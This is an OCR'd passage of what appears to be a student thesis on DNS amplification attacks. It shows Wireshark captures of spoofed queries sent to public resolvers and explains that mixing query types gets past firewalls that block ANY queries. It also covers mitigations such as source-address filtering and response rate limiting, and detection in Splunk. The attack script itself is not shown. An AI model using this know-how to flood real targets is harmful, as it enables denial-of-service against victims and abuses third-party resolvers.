



Figure 14 Screen after the script DNS_Amplificator.py has started running


Figure 15 and Figure 16 depict the Wireshark's output using only google.com as open DNS server to amplify the queries on the victim, by adding more of them the victim would be flooded by bigger answers.

In the first screen there is the DNS query Unused, that starts with a length of 70 while the answer has a length of 124.



14	7.722757156	192.168.40.50	8.8.8.8		DNS	70	Standard query 0x0000 Unused	google.com
15	7.724225921	172.16.1.1	8.8.8.8		DNS	70	Standard query 0x0000 Unused	google.com
16	7.884456386	8.8.8.8	172.16.1.1		DNS	120	Standard query response 0x0000 Unused	google.com SOA ns1.google.com
17	7.885735147	8.8.8.8	192.168.40.50	5	DNS	124	Standard query response 0x0000 Unused	google.com SOA ns1.google.com
18	7.885908248	8.8.8.8	192.168.40.50	50	DNS	124	Standard query response 0x0000 Unused	google.com SOA ns1.google.com
19	7.886060429	8.8.8.8	192.168.40.50		DNS	120	Standard query response 0x0000 Unused	google.com SOA ns1.google.com

Figure 15 First part of output with Wireshark of the DNS Amplification attack



74	8.492582266	192.168.40.50	8.8.8.8		DNS	70	Standard query 0x0000 PTR google.com
75	8.493616224	172.16.1.1	8.8.8.8		DNS	70	Standard query 0x0000 PTR google.com
76	8.548238255	8.8.8.8	172.16.1.1		DNS	120	Standard query response 0x0000 PTR google.com SOA ns1.google.com
77	8.550040982	8.8.8.8	192.168.40.50	5	DNS	124	Standard query response 0x0000 PTR google.com SOA ns1.google.com
78	8.551155913	8.8.8.8	192.168.40.50	50	DNS	124	Standard query response 0x0000 PTR google.com SOA ns1.google.com
79	8.551155998	8.8.8.8	192.168.40.50		DNS	120	Standard query response 0x0000 PTR google.com SOA ns1.google.com
80	8.590290913	192.168.40.50	8.8.8.8		DNS	70	Standard query 0x0000 CERT google.com
81	8.591386742	172.16.1.1	8.8.8.8		DNS	70	Standard query 0x0000 CERT google.com
82	8.637987288	8.8.8.8	172.16.1.1		DNS	120	Standard query response 0x0000 CERT google.com SOA ns1.google.com
83	8.638463691	8.8.8.8	192.168.40.50	5	DNS	124	Standard query response 0x0000 CERT google.com SOA ns1.google.com
84	8.638645106	8.8.8.8	192.168.40.50	50	DNS	124	Standard query response 0x0000 CERT google.com SOA ns1.google.com
85	8.638783895	8.8.8.8	192.168.40.50		DNS	120	Standard query response 0x0000 CERT google.com SOA ns1.google.com
86	8.681063206	192.168.40.50	8.8.8.8		DNS	70	Standard query 0x0000 SRV google.com
87	8.685886109	172.16.1.1	8.8.8.8		DNS	70	Standard query 0x0000 SRV google.com
88	8.746488766	8.8.8.8	172.16.1.1		DNS	120	Standard query response 0x0000 SRV google.com SOA ns1.google.com
89	8.749229130	8.8.8.8	192.168.40.50	5	DNS	124	Standard query response 0x0000 SRV google.com SOA ns1.google.com
90	8.749640915	8.8.8.8	192.168.40.50	50	DNS	124	Standard query response 0x0000 SRV google.com SOA ns1.google.com
91	8.749735301	8.8.8.8	192.168.40.50		DNS	120	Standard query response 0x0000 SRV google.com SOA ns1.google.com
92	8.798290026	192.168.40.50	8.8.8.8		DNS	70	Standard query 0x0000 TXT google.com
93	8.800107979	172.16.1.1	8.8.8.8		DNS	70	Standard query 0x0000 TXT google.com
94	8.829136685	8.8.8.8	172.16.1.1		DNS	70	Standard query response 0x0000 TXT google.com
95	8.829972941	8.8.8.8	192.168.40.50	5	DNS	74	Standard query response 0x0000 TXT google.com
96	8.830101844	8.8.8.8	192.168.40.50	50	DNS	74	Standard query response 0x0000 TXT google.com
97	8.830218196	8.8.8.8	192.168.40.50		DNS	70	Standard query response 0x0000 TXT google.com
98	8.853722948	192.168.40.50	8.8.8.8		DNS	70	Standard query 0x0000 SOA google.com
99	8.855316899	172.16.1.1	8.8.8.8		DNS	70	Standard query 0x0000 SOA google.com

Figure 16 Second part of output of the DNS Attack

By multiplying the number of DNS servers, the number of queries multiplies as well so that the victim receives much more large responses from the servers
This attack is not meant to be an attack that should put malware into the DNS Servers, but it uses them in order to block the victim with a large amount of data.
Figure 17, Figure 18 and Figure 19 present the most well-executed query that was sent to the free DNS Server Quad9 (9.9.9.9) which multiplied the response's size by a factor of 5.5!




Figure 17 Output of Wireshark of the NS query between the victim and DNS Server 9.9.9.9




Figure 18 Description of the packet with Wireshark, the total length of the Request packet is 56




Figure 19 Description of the DNS response packet sent by the open DNS Server

How to mitigate a DNS Amplification Attack

The Internet service provider (ISP) or other upstream infrastructure provider may not be able to handle incoming traffic without being overwhelmed. As a result, the ISP can route all traffic to the designated victim's IP address in a null path, protecting itself and taking the target site offline [13].
The two main possible solutions are:

- verifying the source IP in order to prevent compromised packets from leaving the network
- rate-limiting

Because UDP requests sent by the attacker's botnet must have a counterfeit source IP address that points to the victim's IP address, the key component to reducing the effectiveness of UDP-based amplification attacks is that Internet service providers (ISPs) reject any internal traffic with counterfeit IP addresses. If a packet is sent from within the network with a source address that makes it appear to originate outside, it is likely to be a counterfeit packet and therefore can be deleted.

Another approach to deal with malicious or abnormal traffic, specifically traffic sent to DNS servers, is to impose rate limits. Rate-Limiting is a softer defense against DDoS that can be deployed closer to the destination of the traffic. Currently, there are two mechanisms that employ the idea of rate-limiting on DNS servers: DNS Dampening and DNS Response Rate Limiting.
DNS Dampening obtains query data and parameters from all the requests made and assigns them penalty points. If the penalty points are higher than that limit the server will start dampening, dropping all the queries coming from that IP address.
DNS Response Rate Limiting: The idea behind RRL is that authoritative name servers would rate limit identical outgoing responses to the same address or subnet. When the rate limit is exceeded, the server drops the response.

5.2 Generation of the attack using Scapy generator

The attack was generated using a Scapy generator which created packets were DNS queries and send them to the open DNS Servers. Then, the DNS Servers would have answered to the large number of queries with much bigger responses. With enough queries the victim would have been congested of traffic.

The DNS Amplification attack can be generated in two different ways:

1. by sending a large amount of all the types of queries possible
2. by sending a large amount of just queries of the type ANY.

The ANY type is a very special type of query which contains all the other queries. In DNS Amplification attacks it is very often used this type of query because it is the one which gets the larger response from the DNS Server so that the victim become congested much faster. On the other hand, it is known that this kind of query can be dangerous, so a lot of Firewalls block this kind of query by default. That's why a DNS Amplification attack can be performed by sending a lot of queries with different query types.

For this reason, I decided to perform the DNS Amplification attack in both ways and see if the model and the mitigation procedures may differ in performance between one case or the other.

5.3 Result Analysis of the Attack through experimental network

This paragraph describes how can be seen in SIEM the outputs of the 2 types of DNS Amplification attacks (ANY and ALL). This part was difficult because SIEM did not recognize the ANY query, but it assigned to it the Wildcard symbol, but this symbol in Splunk language means all the symbols. Due to this it was not possible to perform a search including just the ANY queries, because, if the search for "query type = * "would have been tried, the obtained result wouldn't have been just the queries of the type ANY but all the queries. Also, Splunk Stream and the Splunk Stream Forwarders were not able to correctly ingest all the DNS traffic.
The scripts used for these two attacks are very similar to the one presented in Figure 12 and Figure 13 and are presented in the Appendix.

It was needed a way in order to ingest all the DNS traffic into Splunk and to be able to see all the different query types, including the ANY query. The solution that was found out was to install and use two apps that Splunk is offering for using tcpdump as tool for ingesting data into Splunk (instead of the standard Splunk Stream).

Tcpdump is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

- The first app is called ta-tcpdump and is the one that let us ingest data using tcpdump but giving the results to Splunk.
- The second App is called DNS Insight and it is specifically designed for the DNS traffic. This apps uses the data ingested by ta-tcpdump and gives useful additional data to the user that would not be shown by Splunk.

Thanks to this second app it was finally possible not just to see all the DNS traffic inside the network, but also the DNS query ANY was distinguished between all the others!

Following there are the links to these two Apps:

Ta-tcpdump: https://splunkbase.splunk.com/app/4818/
DNS Insight: https://splunkbase.splunk.com/app/1827/

Figure 20 depicts the output that SIEM gets when the first type of attack (with just ANY queries) is occurring. The source type is set to "port53tttt" because this is the port of the tcpdump ingested traffic. The interesting fields wanted to be highlighted are

1. the time in which the attack is occurring, this is important because the interesting part is to see how many queries have been sent within a short interval of time
2. the host that is always kali
3. the source type(tcpdump)
4. the destination IPs (during the attack these are just the three open DNS resolvers from google to which were sent the DNS queries)
5. the query type (in this case, just ANY because this is the attack with just ANY queries)
6. the source IP that is just the one of the victims (PC1: 192.168.40.50)




Figure 20 Splunk Screenshot of DNS ANY Amplification attack

Figure 21 depicts what's the output in Splunk if the attack is done using all the query types. All is similar to the previous case except for the query type field that contains DNS queries of every possible type.

